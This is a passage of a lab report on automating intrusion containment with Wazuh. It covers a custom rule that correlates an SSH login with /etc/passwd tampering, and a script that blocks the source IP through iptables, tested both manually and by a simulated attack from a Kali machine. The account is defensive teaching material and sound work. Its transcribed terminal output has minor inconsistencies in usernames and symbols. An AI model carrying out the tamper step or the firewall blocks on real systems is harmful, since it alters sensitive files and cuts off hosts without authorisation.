19 2026 جويلية CET 08:13:30 م active-response/bin/restart.sh agent
19 2026 جويلية CET 10:24:14 م isolate-host.sh: blocked 192.168.2.128

```

Figure 4.12: Execution and containment confirmed on the agent

What this means: after running the manual test command, we checked LubuntuVM's active-responses.log file (this is the file our script writes to every time it successfully runs, as proof of execution). The new line : **2026/07/19 22:24:14 isolate-host.sh: blocked 192.168.2.128** , confirms three things at once:

- The script actually ran (it's a fresh entry, timestamped right when we triggered the test).
- It read the IP correctly from the input it received (192.168.2.128).
- It successfully executed the block, exactly as designed.


This is real evidence that the script itself works correctly when properly triggered , it reads the target IP, blocks it via iptables, and logs proof of the action, all without any errors.

Why we needed all three together: the first command checks if the script is known to exist, the second command forces it to run without waiting for a real attack, and the third command proves it actually did something. Each one checks a different link in the chain.

4.4 Perimeter Integration (confirm the wiring end-to-end)

Task 1 told Wazuh what to do, and Task 2 built the script to do it. Now we test whether the manager can actually reach LubuntuVM and run that script , before relying on a real attack to trigger it. This way, if something breaks later, we already know whether the problem is the connection or the detection rule.

4.4.1 Open a live watcher on the agent



```

marlem@LubuntuVM:~$ sudo tail -f /var/ossec/logs/ossec.log | grep -i execd
[sudo] password for marlem:
2026/07/19 22:24:14 wazuh-execd: INFO: Active response command not present: 'active-res
'. Not using it on this system.
2026/07/19 22:24:14 wazuh-execd: INFO: Active response command not present: 'active-res
'. Not using it on this system.
2026/07/19 22:24:14 wazuh-execd: INFO: Active response command not present: 'active-res
'. Not using it on this system.
2026/07/19 22:24:14 wazuh-execd: INFO: Active response command not present: 'active-res
'. Not using it on this system.
2026/07/19 22:24:14 wazuh-execd: INFO: Active response command not present: 'active-res
'. Not using it on this system.

```

Figure 4.13: Checking execd's Real-Time Response Attempt on LubuntuVM

This opens a live, continuously-updating view of the agent's log, filtered to only show lines mentioning `execd` (the process responsible for actually running active-response scripts). Left running in the background, this terminal will immediately show us the moment the agent receives and processes a command from the manager.

4.4.2 Manually trigger the response from the manager

```
marjem@wazuh-server:~$ sudo /var/ossec/bin/agent_control -b 192.168.2.128 -f isolate-host-100010 -u 001
[sudo] password for marjem:
Wazuh agent_control: Running active response 'isolate-host-100010' on: 001
marjem@wazuh-server:~$
```

Figure 4.14: Manual trigger dispatched successfully

This bypasses rule-matching entirely and forces the manager to send the AR instruction directly to agent 001 (LubuntuVM).

It's the fastest way to test whether the manager → agent dispatch pipeline itself works, without needing to stage a real attack.

4.4.3 Confirm the agent received and executed the command

```
marjem@LubuntuVM:~$ sudo tail -n 5 /var/ossec/logs/active-responses.log
[sudo] password for marjem:
19 2026 , جويلية, CET 06:34:19 م active-response/bin/restart.sh agent
19 2026 , جويلية, CET 07:09:14 م active-response/bin/restart.sh agent
19 2026 , جويلية, CET 08:13:30 م active-response/bin/restart.sh agent
19 2026 , جويلية, CET 10:24:14 م isolate-host.sh: blocked 192.168.2.128
19 2026 , جويلية, CET 11:15:00 م isolate-host.sh: blocked 192.168.2.128
```

Figure 4.15: `isolate-host.sh: blocked 192.168.2.128`

This checks the dedicated log where active-response scripts record their own actions. A fresh entry here proves the agent didn't just receive the instruction, it actually ran the script, which parsed the input and logged the block.

4.4.4 Confirm the block is enforced at the network level

```
marjem@LubuntuVM:~$ sudo iptables -L INPUT -n | head -n 5
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP      0    --  192.168.2.128          0.0.0.0/0
DROP      0    --  192.168.2.128          0.0.0.0/0
marjem@LubuntuVM:~$
```

Figure 4.16: DROP rules listed for 192.168.2.128

Breaking down: `sudo iptables -L INPUT -n — head -n 5` :

- **iptables -L INPUT** : lists (-L) the current firewall rules, specifically only the INPUT chain (the rules controlling incoming traffic to this machine).

- `-n` : shows IP addresses in numeric form (like 192.168.2.192) instead of trying to convert them to hostnames, which is faster and avoids delays from DNS lookups.
- `| head -n 5` : takes that output and only shows the first 5 lines, instead of the full list.

In simple terms: this command checks what incoming-traffic firewall rules currently exist on this machine, showing just the first few, so you can quickly confirm whether a specific IP (like the attacker's) has actually been blocked.

Log entries prove the script ran, but this step proves the script's action actually took effect. Listing the live firewall rules confirms real DROP entries exist for the target IP, meaning traffic from that address is genuinely being blocked, not just logged as blocked.

4.4.5 Conclusion


All four checks passed: the agent received the dispatch, executed the script, logged the action, and the firewall shows the block is live. This confirms the entire pipeline : manager → dispatch → agent → script → real containment , works correctly end to end. The only remaining step is proving this same chain fires automatically, triggered by a real attack rather than a manual command, which is the focus of Task 4.

4.5 Real Attack Validation

This is the moment that actually proves the sprint's goal. Everything so far : detection, dispatch, script execution , has been tested in pieces, manually.

Task 4 removes all the manual shortcuts and checks: when a real attacker actually does something bad, does the whole system respond by itself, with no one typing a trigger command? This is the difference between "we built all the parts" and "the machine actually works."

4.5.1 Open the alert watcher on the Manager



```

marion@wazuh-server:~$ sudo tail -f /var/ossec/logs/alerts/alerts.log | grep -A5 "100010"
[sudo] password for marion:

```

Figure 4.17: Watching the Alerts Log for Rule 100010 in Real Time

This leaves a live window open that will show us the exact moment rule 100010 fires for real , confirming the SIEM actually detected the attack as it happens, not after the fact.

4.5.2 Open the containment watcher on LubuntuVM

```
marlem@LubuntuVM:~$ sudo tail -f /var/ossec/logs/active-responses.log
2026/07/17 08:05:06 /var/ossec/active-response/bin/firewall-drop: Cannot read input from stdin
18 2026 جويلية CET 05:01:29 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:34:17 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:34:57 م active-response/bin/restart.sh agent
19 2026 جويلية CET 06:23:32 م active-response/bin/restart.sh agent
19 2026 جويلية CET 06:34:19 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:09:14 م active-response/bin/restart.sh agent
19 2026 جويلية CET 08:13:30 م active-response/bin/restart.sh agent
19 2026 جويلية CET 10:24:14 م isolate-host.sh: blocked 192.168.2.128
19 2026 جويلية CET 11:15:00 م isolate-host.sh: blocked 192.168.2.128
```

Figure 4.18: Watching the Active Response Log on LubuntuVM in Real Time

this terminal will show us proof that the response actually fires on its own , if it works, a new isolate-host.sh: blocked "ip" line will appear here automatically, without us running any command manually.

We ran tail -f, which first shows the file's existing history, then goes quiet and waits for new lines. Everything currently shown is old (from earlier manual tests) , the terminal is now idle and ready to display anything new. This is exactly the state we want before launching the real attack from Kali.

4.5.3 launch the real attack from Kali

- SSH into LubuntuVM

```
(marlem@kali)~$ ssh marlem@192.168.2.128
marlem@192.168.2.128's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.8-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jul 19 20:02:32 2026 from 192.168.2.192
marlem@LubuntuVM:~$ sudo touch /etc/passwd
[sudo] password for marlem:
marlem@LubuntuVM:~$
```

Figure 4.19: the login half of the correlation

- tamper with the sensitive file

```
marlem@LubuntuVM:~$ sudo touch /etc/passwd
```

Figure 4.20: the second half that should trigger rule 100010

Running both of those , Then immediately we check both watcher terminals (Manager's alert watcher from Step 1, and this LubuntuVM containment watcher) :


```

Rule: 100010 (level 14) -> 'Critical: Sensitive file tampering correlated with remote SSH login'
type=SYSCALL msg=audit(1784503013.682:27388): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff
9c a1=7ffffadbb16e3 a2=941 a3=1b6 items=1 ppid=37357 pid=37358 auid=1000 uid=0 gid=0 euid=0 suid=0 fs
uid=0 egid=0 sgid=0 fsgid=0 tty=pts4 ses=663 comm="touch" exe="/usr/bin/touch" subj=unconfined key="
passwd_changes"ARCH=x86_64 SYSCALL=openat AUID="mariem" UID="root" GID="root" EUID="root" SUID="root
" FSUID="root" EGID="root" SGID="root" FSGID="root" type=CWD msg=audit(1784503013.682:27388): cwd="/
home/mariem" type=PATH msg=audit(1784503013.682:27388): item=0 name="/etc/passwd" inode=1967473 dev=
08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 ca
p_rootid=00UID="root" OGID="root" type=PROCTITLE msg=audit(1784503013.682:27388): proctitle=746F756
368002F6574632F706173737764
audit.type: SYSCALL
audit.id: 27388
audit.arch: c000003e
audit.syscall: 257

```

Figure 4.21: Automatic Detection of the Real Attack (Rule 100010 Fired)

This screenshot shows the manager's alerts.log, confirming that Rule 100010 , the custom correlation rule combining a remote SSH login with /etc/passwd tampering ,fired automatically when the real attack was launched from Kali.

The alert details show a touch command executed as root on /etc/passwd, times-tamped 12:16:53, confirming the SIEM correctly identified and logged the malicious activity in real time, without any manual intervention.

```

mariem@LubuntuVM:~$ sudo tail -f /var/ossec/logs/active-responses.log
18 2026 جويلية CET 05:01:29 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:34:17 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:34:57 م active-response/bin/restart.sh agent
19 2026 جويلية CET 06:23:32 م active-response/bin/restart.sh agent
19 2026 جويلية CET 06:34:19 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:09:14 م active-response/bin/restart.sh agent
19 2026 جويلية CET 08:13:30 م active-response/bin/restart.sh agent
19 2026 جويلية CET 10:24:14 م isolate-host.sh: blocked 192.168.2.128
19 2026 جويلية CET 11:15:00 م isolate-host.sh: blocked 192.168.2.128
20 2026 جويلية CET 12:06:53 م isolate-host.sh: no srcip found in alert
20 2026 جويلية CET 12:16:54 م isolate-host.sh: srcip not found in alert, using fallback 192.168.2.192
20 2026 جويلية CET 12:16:54 م isolate-host.sh: blocked 192.168.2.192

```

Figure 4.22: Automatic Active Response Execution and Fallback Handling

This screenshot shows LubuntuVM's active-responses.log, confirming that when Rule 100010 fired, the manager automatically triggered the response , no manual command needed. Since the correlated alert didn't include a direct srcip field, the script used its fallback logic and still correctly blocked Kali's real IP (192.168.2.192), just one second after detection , proving the full detection-to-containment loop worked automatically and within seconds.

```

mariem@LubuntuVM:~$ sudo iptables -L INPUT -n | head -n 5
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP      0    --  192.168.2.192          0.0.0.0/0
DROP      0    --  192.168.2.128          0.0.0.0/0
DROP      0    --  192.168.2.128          0.0.0.0/0

```

Figure 4.23: Final Proof : Automated Containment Confirmed at the Firewall Level

This output is correct and completes the evidence chain. `iptables -L INPUT -n` lists the live rules currently active on LubuntuVM's firewall, and at the very top is:
 DROP 0 -- 192.168.2.192 0.0.0.0/0

This is Kali's real IP, blocked automatically as a direct result of the attack sequence, not manually typed. Its position at the top of the list also confirms it was inserted most recently, matching the `-I INPUT` command in the script, which always inserts new rules at position 1. The two `192.168.2.128` entries below it are leftover from earlier manual tests and can be ignored.

Together, the three pieces of evidence for Task 4 tell one complete story:

1. **Alert log** : proves the SIEM detected the real attack automatically (Rule 100010 fired from Kali's actual SSH login and file tampering).
2. **Active-responses.log** : proves the system responded automatically, with no manual trigger, correctly falling back to block Kali's IP when the composite alert didn't expose 'srcip' directly.
3. **Iptables** : proves the response actually took effect: Kali's IP is genuinely blocked at the network level right now, not just logged as blocked.

4.5.4 Post-validation check



```
(mariem@kali)-[~]  
$ ssh mariem@192.168.2.128  
ssh: connect to host 192.168.2.128 port 22: Connection timed out
```

Figure 4.24: failed SSH connection

We tried connecting from Kali to UbuntuVM again using SSH, and it failed. This proves the iptables block is still working , Kali's IP is actually being blocked, not just recorded in a log.

4.6 Sprint 4 Conclusion

This sprint's goal was to make our security system defend itself , not just notice an attack, but actually stop it, automatically, with no human involved.

We built this in four steps. First, we told the manager what to do when it sees an attack. Second, we built the actual script that blocks the attacker. Third, we manually tested that a command sent from the manager actually reaches and runs on the target machine. Finally, we ran a real attack from Kali , no shortcuts , and watched the system detect it, decide to act, and block the attacker's IP automatically, within about one second.

Along the way, we hit and fixed real problems: a config pointing to the wrong name, a naming mismatch between what we defined and what Wazuh registered, and a script that couldn't find the attacker's IP in a certain alert type, which we fixed with a fallback.

By the end, we proved the full loop works: the system can detect an attack and shut it down on its own, with a written record of doing so. We also confirmed the block stays active , a second connection attempt from the attacker afterward still failed.

In short: we turned a system that could only watch into one that can act.

5 Conclusion

Over four sprints, this project took a blank virtual lab and turned it into a working, self-defending security system , built entirely from free, open-source tools.

Sprint 1 gave the system eyes: a centralized SIEM (Wazuh) that could collect security events from across the network in one place, instead of admins having to check each machine separately.

Sprint 2 gave it deeper vision: instead of just seeing surface-level events, auditd let it track exactly which commands were run, by whom, down to the system-call level , the kind of detail needed to catch a real intruder, not just obvious noise.

Sprint 3 gave it judgment: writing custom rules so the system could recognize specific attack patterns , like a sensitive file being tampered with right after a remote login , rather than just logging raw data with no meaning attached.

Sprint 4 gave it hands: the ability to act on what it saw, automatically, by shutting down the attacker's connection the moment a threat was confirmed , with no person needed to intervene. Put together, this is a working mini version of what a real SOC does: watch, understand, decide, and respond , and every part was built, tested, and debugged by hand, not just copied from instructions.